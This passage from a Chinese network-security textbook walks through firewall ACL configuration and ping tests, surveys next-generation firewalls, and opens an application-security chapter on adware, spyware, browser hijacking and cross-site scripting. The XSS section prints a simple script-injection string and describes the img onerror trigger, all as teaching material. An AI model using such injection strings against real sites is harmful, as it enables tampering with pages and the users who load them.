
图 6.46　配置编号"3001"ACL

输入各项参数信息,输入完成之后,单击“应用”按钮,如图 6.47 所示。然后单击“返回”按钮,在出现的对话框中,再次单击“返回”按钮。

高级ACL参数配置
规则编号 2
操作 Permit
协议类型 选择协议类型 IP
源地址设置 源地址通配符
目的地址设置 目的地址通配符
源端口设置 等于 端口号 bgp bgp
目的端口设置 等于 端口号 bgp bgp
ICMP类型 ICMP消息码 选择ICMP类型 echo
优先级设置 routine
TOS设置 选择TOS normal
时间段设置
对非首片分片报文有效
日志设置
应 用 返 回

图 6.47 高级 ACL 参数配置

选中 Ethernet 2/0 端口,然后单击“配置”按钮,如图 6.48 所示。


接口的ACL配置概览

当前页: 1 页总数: 1 项总数: 2 页面大小 15 设置 « 1 »

#	接口名称	ASPF策略	包过滤采用的ACL	以太帧头过滤采用的ACL
☐	Ethernet1/0		2001(inbound),2001(outbound)	
☑	Ethernet2/0			

配 置

图 6.48 接口的 ACL 配置概览

输入各项参数信息,如图 6.49 所示,输入完成之后,单击“应用”按钮。

再次输入各项参数信息,如图 6.50 所示,注意过滤访问为 outbound,输入完成之后,单击“应用”按钮,之后单击“返回”按钮。



图 6.49 “3001”ACL 应用




图 6.50 “3001”ACL 过滤方向为 outbound 应用

5. 测试配置的效果

首先,要在 IP 地址为 192.168.1.13 的计算机上建立一个用于测试的 Web 站点,

Web 站点建立完成之后，在外网的一台计算机上，打开 IE 浏览器，在地址栏中输入 202.206.200.254，可以看测试站点，这说明在防火墙上 NAT 中建立的内部服务器成功，并且外网访问内网 Web 站点的策略已经生效。

然后，让内网中的某一台计算机去 ping 外网中的一台计算机，例如：ping 202.206.200.1。

在命令提示符下，输入以下命令。

```
ping 202.206.200.1
```

可以 ping 通，表示内网访问外网的策略已经生效。

6. 禁止外网的计算机 ping 防火墙的外网端口

在完成上面五步实验之后，可以新建一条禁止 ping 防火墙的策略。

单击左侧“WEB 管理”的“防火墙”→ACL，如图 6.24 所示。

单击“ACL 配置信息”按钮，如图 6.25 所示。

输入 ACL 编号，然后单击“创建”按钮，如图 6.51 所示。




图 6.51　编号“3002”ACL 创建

选中编号为“3002”的策略，然后单击“配置”按钮，如图 6.52 所示。

当前页: 1　页总数: 1　项总数: 3　页面大小 15　设置　« 1 »

#	序号	编号	类型	规则数	规则配置顺序
☐	1	2001	Basic ACL	1	Config
☐	2	3001	Advanced ACL	2	Config
☑	3	3002	Advanced ACL	0	Config

配 置　全 选　删 除

图 6.52　编号“3002”ACL 配置

输入各项参数信息，如图 6.53，输入完成之后，单击“应用”按钮，然后单击“返回”按钮，在出现的对话框中，再次单击“返回”按钮。

选中 Ethernet2/0 端口，然后单击“配置”按钮，如图 6.54 所示。

输入各项参数信息，如图 6.55 所示，输入完成之后，单击“应用”按钮。

再次输入各项参数信息，如图 6.56 所示，注意过滤访问为 outbound，输入完成之后，单击“应用”按钮，之后单击“返回”按钮。

完成上述配置之后，用一台外网的计算机来 ping 防火墙的 IP 地址(202.206.200.254)，可以看效果，已经不能够再 ping 通，如图 6.57 所示。

高级ACL参数配置

☑规则编号	3				
操作	Deny				
☑协议类型		☑选择协议类型	ICMP		
☐源地址设置		源地址通配符			
☑目的地址设置	202.206.200.0	目的地址通配符	0.0.0.255		
☐源端口设置	等于	☐端口号		bgp	bgp
☐目的端口设置	等于	☐端口号		bgp	bgp
☐ICMP类型		ICMP消息码		☐选择ICMP类型	echo
☐优先级设置	routine				
☐TOS设置		☐选择TOS	normal		
☐时间段设置					
☐对非首片分片报文有效					
☐日志设置					

应 用　　返 回

图 6.53　编号"3002"ACL 参数配置


接口的ACL配置概览

当前页: 1　页总数: 1　项总数: 2　页面大小 15　设置　« 1 »

#	接口名称	ASPF策略	包过滤采用的ACL	以太帧头过滤采用的ACL
☐	Ethernet1/0		2001(inbound),2001(outbound)	
☑	Ethernet2/0		3001(inbound),3001(outbound)	

配 置

图 6.54　接口"3002"ACL 配置概览




图 6.55　"3002"ACL 应用




图 6.56　"3002"ACL 过滤方向 outbound 应用

```
C:\Documents and Settings\Administrator>ping 202.206.200.254

Pinging 202.206.200.254 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 202.206.200.254:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

图 6.57　外网无法 ping 通

6.7　下一代防火墙

6.7.1　下一代防火墙概述

下一代防火墙，即 Next Generation Firewall，简称 NG Firewall，是一款可以全面应对应用层威胁的高性能防火墙。通过深入洞察网络流量中的用户、应用和内容，并借助全新的高性能单路径异构并行处理引擎，NGFW 能够为用户提供有效的应用层一体化安全防护，帮助用户安全地开展业务并简化用户的网络安全架构。

下一代防火墙需具有下列最低属性。

(1) 支持在线 BITW(线缆中的块)配置，同时不会干扰网络运行。

(2) 可作为网络流量检测与网络安全策略执行的平台，并具有下列最低特性。

① 标准的第一代防火墙功能：具有数据包过滤、网络地址转换(NAT)、协议状态检查以及 VPN 功能等。

② 集成式而非托管式网络入侵防御：支持基于漏洞的签名与基于威胁的签名。IPS 与防火墙间的协作所获得的性能要远高于部件的叠加，如：提供推荐防火墙规则，以阻止持续某一载入 IPS 及有害流量的地址。这就证明，在下一代防火墙中，互相关联作用的是防火墙而非由操作人员在控制台制定与执行各种解决方案。高质量的集成式 IPS 引擎与签名也是下一代防火墙的主要特性。所谓集成可将诸多特性集合在一起，如：根据针对注入恶意软件网站的 IPS 检测向防火墙提供推荐阻止的地址。

③ 业务识别与全栈可视性：采用非端口与协议 vs 仅端口、协议与服务的方式，识别应用程序并在应用层执行网络安全策略。范例中包括允许使用 Skype 但禁用 Skype 内部共享或一直阻止 GoToMyPC。

④ 超级智能的防火墙：可收集防火墙外的各类信息，用于改进阻止决策，或作为优化阻止规则的基础。范例中还包括利用目录集成来强化根据用户身份实施的阻止或根据地址编制黑名单与白名单。

(3) 支持新信息流与新技术的集成路径升级，以应对未来出现的各种威胁。

一体化引擎数据包处理流程大致分为以下几个阶段。

1. 数据包入站处理阶段

入站主要完成数据包的接收及 L2～L4 层的数据包解析过程，并且根据解析结果决定是否需要进入防火墙安全策略处理流程，否则该数据包就会被丢弃。在这个过程中还会判断是否经过 VPN 数据加密，如果是，则会先进行解密后再做进一步解析。

2. 主引擎处理阶段

主引擎处理大致会经历三个过程：防火墙策略匹配及创建会话、应用识别和内容检测。

3. 创建会话信息

当数据包进入主引擎后，首先会进行会话查找，看是否存在该数据包相关的会话。如

果存在,则会依据已经设定的防火墙策略进行匹配和对应。否则就需要创建会话。具体步骤简述为:进行转发相关的信息查找;而后进行 NAT 相关的策略信息查找;最后进行防火墙的策略查找,检查策略是否允许。如果允许则按照之前的策略信息建立对应的会话,如果不允许则丢弃该数据包。

4. 应用识别

数据包进行完初始的防火墙安全策略匹配并创建对应会话信息后,会进行应用识别检测和处理,如果该应用为已经可识别的应用,则对此应用进行识别和标记并直接进入下一个处理流程。如果该应用为未识别应用,则需要进行应用识别子流程,对应用进行特征匹配,协议解码,行为分析等处理从而标记该应用。应用标记完成后,会查找对应的应用安全策略,如果策略允许则准备下一阶段流程;如果策略不允许,则直接丢弃。

5. 内容检测

主引擎工作的最后一个流程为内容检测流程,主要是需要对数据包进行深层次的协议解码、内容解析和模式匹配等操作,实现对数据包内容的完全解析;然后通过查找相对应的内容安全策略进行匹配,最后依据安全策略执行诸如:丢弃、报警和记录日志等动作。

6. 数据包出站处理阶段

当数据包经过内容检测模块后,会进入出站处理流程。首先系统会路由等信息查找,然后执行 QOS,IP 数据包分片的操作,如果该数据走 VPN 通道的话,还需要通过 VPN 加密,最后进行数据转发。

7. 与统一策略的关系

统一策略实际上是通过同一套安全策略将处于不同层级的安全模块有效地整合在一起,在策略匹配顺序及层次上实现系统智能匹配,其主要的目的是为了提供更好的可用性。举个例子:有些产品 HTTP 的检测、URL 过滤是通过代理模块做的,而其他协议的入侵检测是用另外的引擎。用户必须明白这些模块间的依赖关系,分别做出正确的购置才能达到需要的功能,而统一策略可以有效地解决上述问题。

下一代防火墙的执行范例包括阻止与针对细粒度网络安全策略违规情况发出警报,如:使用 Web 邮件、Anonymizer、端到端或计算机远程控制等。仅仅根据目的地 IP 地址阻止对此类服务的已知源访问再也无法达到安全要求。细粒度策略会要求仅阻止发向其他允许目的地的部分类型的应用通信,并利用重新导向功能根据明确的黑名单规则使其无法实现该通信。这就意味着,即使有些应用程序设计可避开检测或采用 SSL 加密,下一代防火墙依然可识别并阻止此类程序。而业务识别的另外一项优点还包括带宽控制,例:因为拒绝无用或不允许进入的端到端流量,从而大幅降低了带宽的耗用。

仅有不到 1%的互联网连接采用了下一代防火墙保护。但是随着下一代网络的来临,下一代防火墙的应用已然是不可抗拒的趋势。

大型企业都将随着正常的防火墙与 IPS 更新循环的到来逐渐采用下一代防火墙代替其现有的防火墙,或因带宽需求的增高或遭受攻击而进行防火墙升级。许多防火墙与 IPS 供应商都已升级其产品,以提供业务识别与部分下一代防火墙特性,且有许多新兴公

司都十分关注下一代防火墙功能。Gartner 的研究报告说明，认为随着威胁情况的变化以及业务与 IT 程序的改变都促使网络安全经理在其下一轮防火墙/IPS 更新循环中寻求具有下一代防火墙功能的产品。而下一代防火墙的供应商们成功占有市场的关键则在于需要证明第一代防火墙与 IPS 特性既可与当前的第一代功能相匹配，又能同时兼具下一代防火墙功能，或具有一定价格优势。

6.7.2 下一代防火墙的现实需求

1. 复杂环境下网络安全管理的窘境

随着网络安全需求不断深入，大量政府、金融和大企业等用户将网络划分为更为细致的安全区域，并在各安全区域的边界处部署下一代防火墙设备。对于所有的网络管理者来说，安全设备数量的不断激增无疑会增加管理上的成本，甚至成为日常安全运维工作的负担，对网络安全管理起着消极的反作用。对于大型网络而言，网络管理者往往需要在每一台安全设备上逐一部署安全策略、安全防护规则等，并且在日常的维护中，还要逐一的对设备进行升级等操作，类似重复的工作将耗费大量的时间，同时大量人工操作势必将带来误配置的风险。

对于高风险、大流量、多业务的复杂网络环境而言，全网部署的下一代防火墙设备工作在不同的安全区域各自为战，为了进行有效的安全管理，管理者往往要单独监控每一台设备的运行状态、流量情况以及威胁状况等，对于绝大多数人力资源并不充裕的信息部门，这无疑又是一项效率低、难度大的工作，监控到的信息往往由于实时性差、易疏漏等问题，对全网安全性的提升并无促进作用。

安全管理应面向风险而非单纯的安全事件响应，网络安全同样遵循这样的方向和趋势，而如何及时预见风险，以及在安全事件发生后如何快速溯源并采取响应措施，是摆在每一位网络管理者面前的难题。专家认为，基于大数据挖掘技术无疑可以帮助管理者更加快速地发现网络中的异常情况，尽早确认威胁并采取干预措施，实现主动防御。而此方案实现的前提，则需具备对数据的收集集中能力以及智能分析能力。

2. 为什么要识别应用

随着以 Web 2.0 为代表的社区化网络时代的到来，互联网进入了以论坛、博客、社交、视频和 P2P 分享等应用为代表的下一代互联网时代，用户不再是单向的信息接受者，更是以 Web 应用为媒介的内容发布者和参与者，在这种趋势下，越来越多的应用呈现出 Web 化，据调查显示超过 90%的网络应用运行于 HTTP 协议的 80 和 443 端口，大量应用可以进行端口复用和 IP 地址修改。

然而，由于传统的防火墙的基本原理是根据 IP 地址/端口号或协议标识符识别和分类网络流量，并执行相关的策略。所以对于 Web 2.0 应用来说，传统防火墙看到的所有基于浏览器的应用程序的网络流量是完全一样的，无法区分各种应用程序，更无法实施策略来区分哪些是不当的、不需要的或不适当的程序，或者允许这些应用程序。如果通过这些端口屏蔽相关的流量或者协议，会导致阻止所有基于 Web 的流量，其中包括合法商业用途的内容和服务。即便是对授权通过的流量也会因为不能细粒度的准确分辨应用，而

使针对应用的入侵攻击或病毒传播乘虚而入，使用户私有网络完全暴露于广域网威胁攻击之中。

综上所述，在新一代网络技术发展和新型应用威胁不断涌现的现有环境下，对网络流量进行全面、智能和多维的应用识别需求已迫在眉睫，也必将成为下一代防火墙所必须具备的基本和核心理念之一。

3. 全面、多维的识别应用

每一种网络应用都应具备多方面的属性和特质，比如商业属性、风险属性、资源属性和技术属性等等，只有从各个角度多维、立体的去识别一个应用才会更加全面和准确。举例来说，从商业属性来讲，可以是 ERP/CRM 类、数据库类、办公自动化类或系统升级类应用；从风险属性来讲，可以是 1 至 5 级不等的风险级别分类，风险级别越高的应用（如 QQ/MSN 文件传输等）其可能带来的恶意软件入侵、资产泄密的可能性就越高；从资源属性来讲，可以是容易消耗带宽类、容易误操作类或易规避类的应用等；而从技术属性来讲，又可以是 P2P 类、客户端/服务器类或是基于浏览器类的应用等。

对应用的多维、立体识别不仅是下一代防火墙做到全面、准确识别应用的必须要求，更是辅助用户管理应用、制定应用相关的控制和安全策略的关键手段，从而将用户从晦涩难懂的技术语言抽离出来，转而采用用户更关心和可以理解的语言去分类和解释应用，方便其做出正确的控制和攻防决断。下一代防火墙必须也应该要做到这一点，一种重要的实现手段就是——应用过滤器。

应用过滤器的关键特点是提供给用户一种工具，让用户通过易于理解的属性语言去多维度的过滤和筛选应用，经过筛选过滤后得到的所有应用形成一个应用集，用户可以对此应用集针对性地进行统一的访问控制或安全管理。举例来说，作为边界安全设备，用户希望在允许内网用户与外网进行必要的邮件、IM 即时通信、网络会议通信的同时，能够对其中的中、高级风险类应用进行安全扫描和防护，保证通信安全，杜绝威胁入侵。要做到这点用户只要通过应用过滤器，在商业属性维度给出选择。这里选择协作类应用（包括邮件、IM 通信、网络会议、社交网络、论坛贴吧等应用），再在风险属性维度给出选择，这里可选择三级以上风险等级，应用过滤器会根据选择过滤、筛选出符合维度要求的所有应用（这里包括雅虎 Mail、QQ 邮箱、MSN 聊天、WebEx 会议、人人网论坛等几十个应用），并以分类页表的形式呈现给用户，用户还可以通过点击应用名称查看每个应用的详细描述信息。接下来在一体化安全策略中，用户在指定好 IP、安全区、时间和用户等基本控制条件，以及指定好 IPS、防病毒、URL 过滤和内容过滤等安全扫描条件后，只要选定刚才的应用过滤器，即可对所有内外网协作且高风险类应用进行全天 24 小时的安全扫描和防护，当发现攻击威胁时及时阻断并审计记录，保障用户的应用安全无忧。

4. 识别未知应用

社区化网络的发展，缩短了世界各地用户经验交流和合作的时间与空间，应用数量和种类及相关的网络威胁都在日新月异地增长和发展着。面对来自世界各地、随时随地涌现的新类型、新应用，任何一个安全厂商或机构都无法第一时间毫无遗漏地全部涵盖和一网打尽。下一代防火墙必须提供一种机制，去第一时间识别和控制应用，保障用户网络每

一秒都不会暴露在网络威胁之下。这就要求其必须要具备应用自定义的能力。

所谓应用自定义，就是以动态的方式允许用户对某种/某些非通用化、用户私有的无法识别的应用进行特征化的描述，系统学习并记忆这种描述，并在之后的网络通信中去智能地分析和匹配此种特征，从而将其识别出来，实现将应用由未知转化为已知。这种机制免去传统为增加应用而重做的软件引擎、识别库版本开发、定制、上线和升级等大量工作，节省大量宝贵时间，第一时间保障用户网络安全。

下一代防火墙的应用自定义应该包括维度归类和特征码指定两部分。维度归类将自定义出的应用如同其他已有应用一样从多维度进行分类划分，如该应用属于哪种商业类型、何种资源属性以及怎样的风险级别等等，与应用过滤器形成完美配合。同时通过特征码，指定出应用在包长度、服务端口、连接方式甚至于特征字符串/数字串等等方面的数据特征，多种方式灵活组合，并可依需要无限度扩展，涵盖了学习、辨识一个新应用的所有特征因素，从而第一时间让所有已有的或未来将有的未知应用无处遁形，完全掌握于控制之中。

6.8　课后体会与练习

1. 黑客攻击的基本步骤有哪些？
2. 什么是端口？端口漏洞会带来哪些危害？如何发现端口漏洞？
3. DDoS 的攻击形式主要有哪些？
4. 防火墙的作用有哪些？配置防火墙的时候一般要配置哪些功能？

第 7 章　应用安全技术

✍ **本章课前准备**

学习本章内容之前，需要准备如下知识：

- 查找 Web 应用的相关技术与具体应用场景；
- 了解应用安全的具体作用。

✍ **本章教学目标**

本章的教学目标是：

- 学习和掌握常用的应用安全技术；
- 了解典型的应用安全防护措施。

✍ **本章教学要点**

本章的教学要点包括：

- Web 典型应用的常规实践；
- 常规应用安全防护手段。

✍ **本章教学建议**

- 本章内容建议采用实践案例引导模式进行教学。

7.1　应用安全技术基础

目前，全球互联网用户已超过 15 亿，大部分用户也都会利用网络进行购物、银行转账支付和各种软件下载。而近年来互联网的环境发生很大的变化，Web 2.0 成为互联网热门的概念，Web 2.0 相关技术和应用的发展使得在线协作、共享更加方便。Web 2.0 技术主要包括博客(BLOG)、播客、RSS、百科全书(Wiki)、P2P 和即时信息(IM)等。人们在享受网络带来的便捷同时，网络环境也变得越来越危险。

Web 威胁正在极力表现它的逐利性，这一点成为当前网络威胁最突出的代表。近年来类似 Melissa、I Love You 等这些扩散全球的“大”病毒屈指可数，取而代之的是无声无息的 Web 威胁，他们共同的特性是窃取数据加以贩卖。在中国本土更发展出区域性的病毒，如熊猫烧香、灰鸽子和 ANI 蠕虫。

由于新一代的 Web 威胁具备混合型、定向攻击和区域性爆发等特点，所以传统防护效果越来越差，难防 Web 威胁。因此，普通的浏览网页都变成了一件带有极大安全风险的事情。Web 威胁可以在用户完全没有察觉的情况下进入网络，从而对公司数据资产、

行业信誉和关键业务构成极大威胁。据 Gartner 统计，到 2009 年，企业由于定向攻击遭受的损失将至少 5 倍于其他事件造成的损失。而面对 Web 威胁，传统的安全防护手段已经不能满足保护网络的要求。

1. 网页防篡改系统

网页防篡改系统实时监控 Web 站点，当 Web 站点上的文件受到破坏时，能迅速恢复被破坏的文件，并及时将报告提交给系统管理员，从而保护 Web 站点的数据安全。

2. 网页内容过滤技术

Web 页面内容过滤系统通过对网络信息流中的内容进行过滤和分析，实现对网络用户浏览或传送非法、黄色和反动等敏感信息进行监控和封杀。同时通过强大的用户管理功能，实现对用户的分组管理、分时管理和分内容管理。

3. 实时信息过滤

实时信息过滤系统就是通过对企业内部网络状况的监控，对企业内部的即时短消息(如 MSN、ICQ、雅虎通等)的通信和点对点的软件通信进行多方式的管理。

4. 广告软件

广告软件(Adware)是指未经用户允许，下载并安装或与其他软件捆绑通过弹出式广告或以其他形式进行商业广告宣传的程序。安装广告软件之后，往往造成系统运行缓慢或系统异常。

5. 间谍软件

间谍软件(Spyware)是能够在使用者不知情的情况下，在用户电脑上安装后门程序的软件。用户的隐私数据和重要信息会被那些后门程序捕获，甚至这些后门程序还能使黑客远程操纵用户的电脑。

为了防止广告软件和间谍软件，应采用安全性比较好的网络浏览器，并注意弥补系统漏洞，不要轻易安装共享软件或“免费软件”，这些软件往往含有广告程序、间谍软件等不良软件，可能带来安全风险，同时也不要浏览不良网站。

6. 浏览器劫持

浏览器劫持是一种恶意程序，通过 DLL 插件、BHO 或 Winsock LSP 等形式对用户的浏览器进行篡改，使用户浏览器出现访问正常网站时被转向到恶意网页、IE 浏览器主页/搜索页等被修改为劫持软件指定的网站地址等异常。浏览器劫持分为多种不同的方式，从最简单的修改 IE 默认搜索页到最复杂的通过病毒修改系统设置并设置病毒守护进程，劫持浏览器。为了防止浏览器被劫持，建议使用安全性能比较高的浏览器，并可以针对自己的需要对浏览器的安全设置进行相应调整，如果给浏览器安装插件，尽量从浏览器提供商的官方网站下载。另外，不要轻易浏览不良网站，不要轻易安装共享软件、盗版软件。

7. 恶意共享软件

恶意共享软件(Malicious Shareware)是指采用不正当的捆绑或不透明的方式强制安装在用户的计算机上，并且利用一些病毒常用的技术手段造成软件很难被卸载，或采用一

些非法手段强制用户购买的免费、共享软件。

7.2 实践案例 7-1：跨站攻击技术

1. 什么是跨站攻击

XSS 又称 CSS(Cross Site Script)，即跨站脚本攻击，它指的是恶意攻击者向 Web 页面里插入恶意代码，当用户浏览该页之时，嵌入 Web 里面的恶意代码会被执行，从而达到攻击者的特殊目的，XSS 属于被动式的攻击。

2. XSS 跨站脚本攻击原理

建立一个名为 xss_test.html 的文件，如图 7.1 所示。在 IE 中打开 xss_test.html 文件，可以看到如图 7.2 所示的窗口。



图 7.1 xss_test.html 文件




图 7.2 IE 中打开 xss_test.html 文件

修改 xss_test.html 的文件，如图 7.3 所示。在 IE 中打开 xss_test.html 文件，可以看到如图 7.4 所示的窗口。



图 7.3 修改后的 xss_test.html 文件

3. XSS 跨站脚本的触发条件

1) 完整的脚本标记

在某个表单提交内容时，可以构造特殊的值闭合标记来构造完整无错的脚本标记，如

图 7.5 所示，提交的内容是："><script>alert(xss);</script><"。



图 7.4　IE 中打开 xss_test.html 文件



图 7.5　构造脚本标记

2）触发事件

触发事件是指只有达到某个条件才会引发的事件，img 标记有一个可以利用的 onerror()事件，当 img 标记含有 onerror()事件并且图片没有正常输出时便会触发该事件，该事件中可以加入任意的脚本代码，执行后的结果如图 7.6 所示。

